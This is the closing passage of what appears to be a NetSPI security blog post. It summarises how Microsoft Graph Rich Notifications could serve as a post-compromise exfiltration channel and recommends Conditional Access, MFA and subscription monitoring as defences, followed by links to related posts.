Graph Change Notifications, specifically Rich Notifications, can be an efficient way for attackers to exfiltrate limited data through Microsoft infrastructure in post-exploitation scenarios. Microsoft infrastructure handles the actual data transfer via Rich Notifications, which can bypass traditional DLP protection. The validity of Rich Notifications is thankfully limited to a relatively short period of time, but can be refreshed with persistent access.
NetSPI recommends ensuring that core security controls, like Conditional Access Policies, are in place to prevent and mitigate compromised user scenarios. Blocking device code authentication, enforcing MFA for all Apps/all Users, and requiring compliant devices etc. The same protections against post exploitation token abuse will also help to mitigate this issue.
The Graph PowerShell cmdlet above can be used to actively review current Subscriptions and the Graph Activity Logs can be used to alert on Subscription creation.
Test your Microsoft Infrastructure & Core Security Controls with NetSPI



Explore More Blog Posts
Authorization Differential Testing in Salesforce
NetSPI Salesforce expert Aussan explores how holding identity steady across UI API, GraphQL, and custom @AuraEnabled Apex methods reveals hidden authorization gaps.

PHP2Shell Unauthenticated RCE on PHP: CVE-2026-109618 & CVE-2026-109619
The PHP project has disclosed two critical vulnerabilities, CVE-2026-109618 and CVE-2026-109619, affecting all PHP installations that serve web requests. Both vulnerabilities carry a CVSS 4.0 score of 9.2 (Critical).

Introducing the NetSPI Platform MCP
Discover how the new NetSPI Platform Model Context Protocol (MCP) integration gives you a live view of vulnerabilities in your environment and the speed of remediation needed to counter fast-paced attackers.